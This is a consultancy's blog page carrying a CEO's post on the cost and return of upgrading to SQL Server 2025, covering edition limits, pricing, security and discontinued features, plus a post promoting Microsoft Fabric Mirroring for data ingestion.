https://procuresql.com/wp-content/uploads/2026/02/MLVThumb.avif10241024Justin Cunningham/wp-content/uploads/2024/05/Data-Architecture-as-a-Service-with-ProcureSQL.pngJustin Cunningham2026-03-03 14:56:392026-03-03 14:56:39Operating Materialized Lake Views in Microsoft Fabric
This is the second post in a three-part series exploring the mechanics of Materialized Lake Views. The goal is to help you understand how they work and whether they make sense for your environment. What they are, when they help, and when they fall short.
https://procuresql.com/wp-content/uploads/2026/02/MLVThumb.avif10241024Justin Cunningham/wp-content/uploads/2024/05/Data-Architecture-as-a-Service-with-ProcureSQL.pngJustin Cunningham2026-02-19 05:17:062026-02-13 20:29:08Designing with Materialized Lake Views in Microsoft Fabric
Most SQL Server 2025 reviews focus on features. Here’s what your CFO actually needs to know about the upgrade cost.
The issue I’ve found is that reviews of SQL Server 2025 Upgrade Costs or SQL Server 2025 Upgrade ROI is that showcase the business impact of the upgrade are hard to find and don’t focus solely on its technical aspects. SQL Server 2025 was released in November of 2025. Developers and Data Engineers are thrilled with the new features and upgrades it offers, and you can find plenty of their reviews on YouTube and in their blogs. But if you’re the owner of a company or need your CFO to approve the purchase of this upgrade, you need to know exactly what it will do for your bottom line and your customers.
As the CEO of ProcureSQL, I am responsible for ensuring our clients achieve the highest return on their SQL Server investments. Today, I’m here to speak with decision-makers who are wondering whether SQL Server 2025 is worth the financial investment.
Quick Takeaways for Decision Makers:
Standard Edition savings up to $179K on 32-core deployments
Security upgrades via Entra ID can help avoid the $4.44M average breach cost
Web Edition discontinued — migration planning required
Express Edition database limit jumps from 10 GB to 50 GB
Microsoft has restructured its edition model with SQL Server 2025, delivering significant improvements for organizations that do not plan to upgrade to Enterprise Edition. Here is a look at the SQL Server 2025 Standard vs. Enterprise Edition changes that benefit companies planning to use Standard Edition.
SQL Server 2025 Standard Edition Changes
The Standard edition increased the number of CPU cores from 24 in 2022 to 32 in 2025. With SQL Server 2022, list pricing is $15,123 per 2-core pack for Enterprise Edition and $3,945 per 2-core pack for Standard Edition. With official 2025 pricing at the same rate for Standard Edition and Enterprise Edition, organizations previously forced into Enterprise Edition can potentially save up to $179,000 on a 32-core deployment.
SQL Server Edition
Cost Per Core
Cores
List Cost
SQL Server 2025 Enterprise
$7,562
32
$241,984
SQL Server 2025 Standard
$1,973
32
$63,136
SQL Server 2025 Upgrade Cost Estimated Savings
$178,848
The memory limitation was also increased from 128GB of RAM in SQL Server 2022 to 256GB of RAM in SQL Server 2025. While there has never been a cap on database size in Standard Edition, the number of data pages that can stay in memory has doubled. The increased limitations on CPU and Memory alone should allow your team to process and analyze data faster if you are using the Standard edition of SQL Server and are upgrading to SQL Server 2025.
SQL Server 2025 Standard Edition picks up full Resource Governor support, including the new TempDB governance capabilities. You can define resource pools and workload groups to route sessions and limit or reserve CPU and Memory grants, and throttle I/O requests. Combined with the core and memory increases, Resource Governor enables workload consolidation on Standard Edition that previously required Enterprise Edition. The bottom line impact here is that you can prioritize applications based on resource workloads.
Starting with SQL Server 2025, Power BI Report Server is included with both Standard and Enterprise editions and no longer requires Software Assurance on those 2025 licenses. Previously, it required Enterprise core licenses with active Software Assurance. For organizations currently paying for Enterprise Edition + Software Assurance solely for using Power BI Report Server, this change can result in substantial cost savings.
SQL Server 2025 Express Edition Changes
The Express Edition of SQL Server has always been free, but the 2022 version limits users to 10 GB per database. It was good for applications with very low consumption and computing requirements. SQL Server 2025 Express Edition increases that limit fivefold, to 50 GB per database. While still limited, this is good for datasets that fit within the increased size constraint and for scenarios where a company might not want to pay for the standard version yet.
SQL Server 2025 Upgrade Roadblockers
There are two notable trade‑offs to be aware of before you look at the benefits. Web Edition is discontinued, so if you were using it, you will have to move to another edition when you upgrade. Organizations currently on Web Edition should be aware that there is no direct equivalent at the same price point. Standard Edition is substantially more expensive. In SQL Server 2025, Express Edition loses reporting rights entirely with the conversion of Reporting Services to Power BI Report Server.
An Important Developer Edition Change in SQL Server 2025
Microsoft also implemented an important solution for companies that do not plan to upgrade from Standard Edition to Enterprise Edition. Microsoft finally opened up the Developer Edition (free for anyone who wants to use it for non-production purposes) to let you choose between both Standard and Enterprise editions. This matters to you because previously, your development team might have used the Developer Edition in non-production and then used features that only worked in the Enterprise Edition in production. This required you to either spend more money by upgrading from Standard Edition to Enterprise Edition or, worse, identify these errors and make quick, critical code changes after you deployed to production.
Now, if you are developing or testing an application, and you know the production workload will use Standard Edition, you can install Developer Standard Edition so the functionality is the same as what you would get with Standard Edition in Production. That way, you don’t have to worry about using features that either won’t work or have a different behavior than you would see from the Enterprise edition.
SQL Server 2025 Upgrade ROI: Security Enhancements That Save You Money
Every SQL login you retire lowers your breach exposure; even a single incident can easily cost more than your entire SQL Server upgrade. Moving to Entra ID and managed identities is cheaper than the cost of a serious breach. According to IBM’s 2025 Cost of a Data Breach Report, global averages are now at 4.44 million USD per incident and over 10.22 million USD in the U.S. That’s why it’s worth spending a moment on Entra ID Managed Identities.
SQL Server 2025 introduces native support for Microsoft Entra ID Managed Identities when you connect SQL Server to Azure with Azure Arc. Managed identities are arguably the biggest security advancement for on-prem SQL Servers in years. When you connect your SQL Server 2025 instance to Azure Arc, a system-assigned managed identity is automatically created for the host machine. You then associate that identity with the SQL Server instance.
The benefit is twofold. Managed Identities greatly improve both inbound and outbound authentication. External users and applications authenticate to SQL Server via Microsoft Entra ID. This can allow you to move from SQL authentication (the worst option for inbound authentication) to Entra ID with Multi-Factor Authentication (MFA), Single Sign-On (SSO), and conditional access. For outbound authentication, SQL Server authenticates to Azure Blob Storage, Azure Key Vault, and other Azure services without storing credentials in config files or connection strings.
“For most organizations, the security and productivity gains here are measured in millions of dollars of risk avoided and months of engineering time saved over the life of the platform.” – Kon Melamud CTO
SQL Server 2025 strengthens encryption for data in transit. Microsoft has implemented the highest standards to reduce the risk of your data being compromised in-flight, using not only TDS 8 (previously available in SQL Server 2022) but also TLS 1.3. TLS 1.3 is now supported across SQL Agent, sqlcmd, bcp, replication, log shipping, availability group endpoints, and PolyBase with SQL Server 2025.
SQL Server 2025 Upgrade: Developer Productivity and AI Cost Savings
SQL Server 2025 includes Copilot integration in SQL Server Management Studio (SSMS), which has productivity implications for development teams and increases developer efficiency.
SQL Server 2025 enables semantic/AI-powered similarity search directly in the database using a new VECTOR data type and the VECTOR_DISTANCE function. Note: Advanced vector indexing (DiskANN) is currently in public preview, while exact KNN search is currently GA, so plan accordingly for large-scale production deployments.
While this in itself does not provide a no-code experience for non-technical users, it simplifies development, enabling your end users to have better search capabilities with semantic search while letting you ship smarter features without buying and running a separate vector database, keeping both CapEx and OpEx in check. This can open the door for end users to use descriptive searches with SQL Server to filter and dig into your data in ways never before possible. You can leverage native T-SQL filters and semantic search together, giving you the best of both worlds. For example, imagine the benefits to your sales team when they can use semantic search natively within your CRM. They would be more efficient, leading to more deals won, which alone could justify upgrading your entire tech stack.
Finally, on the developer end, the addition of native JSON, while seemingly small, is a big step forward. This simplifies application development and reduces development complexity. That means your application will be built faster, more efficiently, and more reliably. While XML remains fully supported, JSON has become the industry standard for modern APIs and web applications.
Fabric Mirroring: Cut Data Replication Costs with SQL Server 2025
Fabric mirroring reduces the risk of replication errors and data pipeline inconsistencies by automating data loading, so you no longer need a custom-built solution to move your raw data from application databases to your data lake. Eliminating custom pipelines for ingesting your data can save tens of thousands of dollars annually in development and maintenance costs. Not only does this save you time and money, but did you also know that Fabric Mirroring storage is free up to a limit based on the fabric’s capacity? Also, the background Fabric Compute used to replicate your data into Fabric OneLake is free and does not consume capacity.
SQL Server 2025 includes an architectural improvement, the change feed, that simplifies your data replication. Previously, change data capture (CDC) was required, which could be a pain to troubleshoot and manage. Fabric Mirroring makes it easier to move your data from your business-critical application databases to your trusted data foundation (modern data warehouse). The first step, getting raw data reliably into your analytics layer, is where many initiatives fail because problems here snowball quickly. Getting data into a place where it can be transformed and analyzed is paramount. You need this step to be quick, reliable, and consistent with the data changes in your application, without impacting the performance of your line-of-business applications.
Currently, Azure Arc is required to set up SQL Server 2025’s change feed feature to replicate data to Fabric in near real-time. Later in this article, we will also explain why Azure Arc is worth using with your on-premises SQL Servers running SQL Server 2025.
SQL Server 2025 Upgrade: Discontinued Features and Migration Risks
Older versions of SQL Server are approaching or have passed the end of support. SQL Server 2014 is already out of extended support (ended July 9th 2024). SQL Server 2016 support ends on July 14, 2026, which is less than six months away. If you’re still running SQL Server 2016 in production, this should be one of your most urgent planning items. If you need help with your SQL Server 2025 upgrade, reach out. We can help! SQL Server 2017’s extended support ends on October 12, 2027.
I would hate to find out you had a data breach because an exploit was found in an old, unsupported version of SQL Server you were using in production.
As with every major release of SQL Server, some features are discontinued. Each one involves financial considerations that could affect your decision to use SQL Server 2025. Data Quality Services (DQS), Master Data Services (MDS), Synapse Link, Machine Learning Services, and SSRS (replaced by Power BI Report Server).
Here I want to share some of my personal thoughts and experiences with using these discontinued features.
SQL Server Reporting Services (SSRS) is being replaced by Power BI Report Server (PBIRS)
Simply put: Power BI Report Server is basically “SSRS plus Power BI,” with a more modern portal that lets you run both paginated RDL reports and on-prem Power BI (.pbix) reports. Power BI Report Server still is an on-prem report server that uses the SSRS engine under the covers.
Synapse Link is replaced by Fabric Mirroring.
No need for Synapse Link when we can utilize the newly added change feed to replicate your application data to Fabric.
Machine Learning Services (Python and R) packages are being removed from SQL Server 2025
From a financial perspective, Machine Learning Services (Python and R) never made much sense to me, so I am not surprised it is being discontinued. I don’t think it ever made financial sense to use your expensive SQL Server cores for running Python or R when you could have done so on a separate server.
Data Quality Services (DQS) and Master Data Services (MDS) are being removed
Microsoft is clearly shifting away from in-box, server-bound data quality/master data tooling towards cloud-first governance and MDM patterns. Both products were stagnant and niche in adoption. MDS has not seen meaningful feature investment in years, and it is no longer viable in the modern cloud stack. Microsoft’s strategic direction for data governance, catalog, and master data management is now centered on Azure Purview/Microsoft Purview, Microsoft Fabric, and partner MDM solutions rather than SQL Server-hosted services.
The Verdict: Is the SQL Server 2025 Upgrade Worth It?
The bottom line financial case for upgrading to SQL Server 2025 is strong.
SQL Server 2025 is a major step forward in many ways. It’s more secure and reliable, and offers companies much greater flexibility through changes to the Express, Standard, and Developer editions.
Whether you are new to SQL Server or want to upgrade your on-prem, hybrid, or cloud SQL Server databases, ProcureSQL can help. Schedule a free assessment to ensure you’re getting the most return on your investment in using SQL Server or Azure SQL Databases.
This is the first post in a three-part series exploring the mechanics of Materialized Lake Views. The goal is to help you understand how they work and whether they make sense for your environment. What they are, when they help, and when they fall short.
https://procuresql.com/wp-content/uploads/2026/02/MLVThumb.avif10241024Justin Cunningham/wp-content/uploads/2024/05/Data-Architecture-as-a-Service-with-ProcureSQL.pngJustin Cunningham2026-02-05 19:07:172026-02-05 20:30:32Materialized Lake Views in Microsoft Fabric
Microsoft Fabric Mirroring changes the game with Data Ingestion, giving you near real-time data with a no-code framework.
Microsoft’s Fabric Mirroring will change how you perform data ingestion. If you are using products to automate batch processes for data dumping, did you know that Fabric Mirroring might remove the need for these tools and provide you with near real-time access to the data as it changes in the source systems?
Suppose you have not yet heard of the medallion architecture. In that case, it involves utilizing bronze, silver, and gold layers to describe the data processing processes from intake into your data hub to consumption from your reporting applications of choice. This multi-layered approach existed before I started my analytics career in the early 2000s. Think of it simply as bronze being your unprocessed data, silver being somewhat cleaned and organized data processed from your bronze layer, and gold being your aggregated and optimized data ready for prime-time business insights.
It’s essential to understand the evolution of data management. From the ’90s to the early 2000s, the process of getting data from each application (referred to as a spoke) into your data repository (data hub) was complex. In the Microsoft world, multiple SSIS packages or other processes were used to pull data into tables with varchar(max); this was typically a batch process that ran on a schedule, leading to potential issues. There were so many SSIS packages that we needed an automation language to build them all, rather than doing them individually.
Many businesses’ analytics projects struggle to quickly integrate the correct data into their hub so that data transformations and validations can be effective. If you get this wrong, there is no point in collecting $200 and passing Go. Your data analytics project might end up going straight to jail.
How can we load data quickly and successfully?
I am introducing you to a no-code, near-real-time option for loading your data into your data lake (data hub) within Fabric. This new feature is known as Fabric Mirroring.
While I love the functionality of Fabric Mirroring, I am not a fan of the name. Many people with SQL Server experience think this is similar to Database Mirroring because these names are similar.
In my opinion, Fabric mirroring is similar to implementing Change Data Capture (CDC) on your SQL Server databases. CDC feeds data into a real-time streaming tool like Apache Kafka to copy data from your spoke (SQL Server application database) into your hub (Data Lake).
The benefit here is twofold. First, you don’t have to manage the Change Data Capture or Kafka implementations. Second, and most importantly, this is more than just an SQL Server solution. In the future, you can use Fabric Mirroring to ingest data from all your sources (spokes) into your data hub in near real-time, with minimal to no code required.
For example, here is how to use Fabric Mirroring to import Dynamics 365 or Power Apps data into Fabric. You can do the same for Azure Cosmos Database and Snowflake. SQL Server is coming soon.
Now I know I can use Fabric Mirroring to help me get near real-time data into my hub with no code required. Why else should Fabric Mirroring be a game-changer for my analytics projects?
The Fabric Mirror enables us to accomplish a lot more in less time.
Suppose you have an SLA for getting data into a data warehouse in 24 hours. Processing through all the layers took you 20 hours (12 hours into bronze, 6 hours from bronze to silver, and 6 hours from silver to gold). If you now had near real-time, say 90 seconds, to get changes into bronze, that gives you an extra 11 hours and 59 minutes to improve data quality, data validation, and other processes upstream.
Centralized Data Management
Having a single hub that the applications (spokes) automatically send data to, a centralized database, and the clients and tools used, eliminates the need to install additional software. You now transition from pulling data from the spokes with batch processing to pushing data from the spokes in near real-time. It also simplifies data governance and enhances security because combining this with Preview lets you see which spokes the data goes into.
For example, you must comply with GDPR, and Sarah in the UK has now requested that her data be removed. You can now easily find the data in the spokes from the hub to determine what data needs to be purged quickly.
Simplified Data Ingestion.
Instead of mixing and matching different data sources, your delta tables will be created across your Cosmos Databases, Azure SQL databases, Dynamics 365, and other future fabric mirroring sources. You no longer need to worry about which sources are in Excel, CSV, flat file, JSON, etc. They are all in the same format, ready for you to do your transformations, data validation, and apply any business rules required for your silver level.
Improved Query Performance
Those who know me know that I love discussing query performance tuning. I am passionate about making databases go just as fast as your favorite F1 race car. I also know that you have at least one group of people running reporting queries against your line-of-business application database or an availability group replica. This leads to increased locks that slow down the original purpose of your application databases. These locks are now removed, and these reports can be sent against your data hub.
The mirrored data is also stored in an analytics-ready format, such as delta tables, which enhances query performance across various tools within Microsoft Fabric, including Power BI.
What if you cannot use Fabric Mirroring?
The sources for Microsoft Fabric to date are limited. If I had on-premise data sources or other sources that are not ready for Fabric Mirroring, I would still encourage this architecture approach of using change data capture, where available, to lead to streaming your data into your data hub of choice.
About ProcureSQL
ProcureSQL is the industry leader in providing data architecture as a service, enabling companies to harness their data and grow their business. ProcureSQL is 100% onshore in the United States and supports the four quadrants of data, including application modernization, database management, data analytics, and data visualization. ProcureSQL serves as a guide, mentor, leader, and implementer, providing innovative solutions to drive better business outcomes for all businesses. Click here to learn more about our service offerings.
https://procuresql.com/wp-content/uploads/2025/06/Microsoft-Fabric-Miroring-Changing-Data-Ingestion.webp6301120John Sterrett/wp-content/uploads/2024/05/Data-Architecture-as-a-Service-with-ProcureSQL.pngJohn Sterrett2025-06-18 23:15:362025-09-06 20:08:19Fabric Mirroring is Changing the Game for Data Ingestion
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.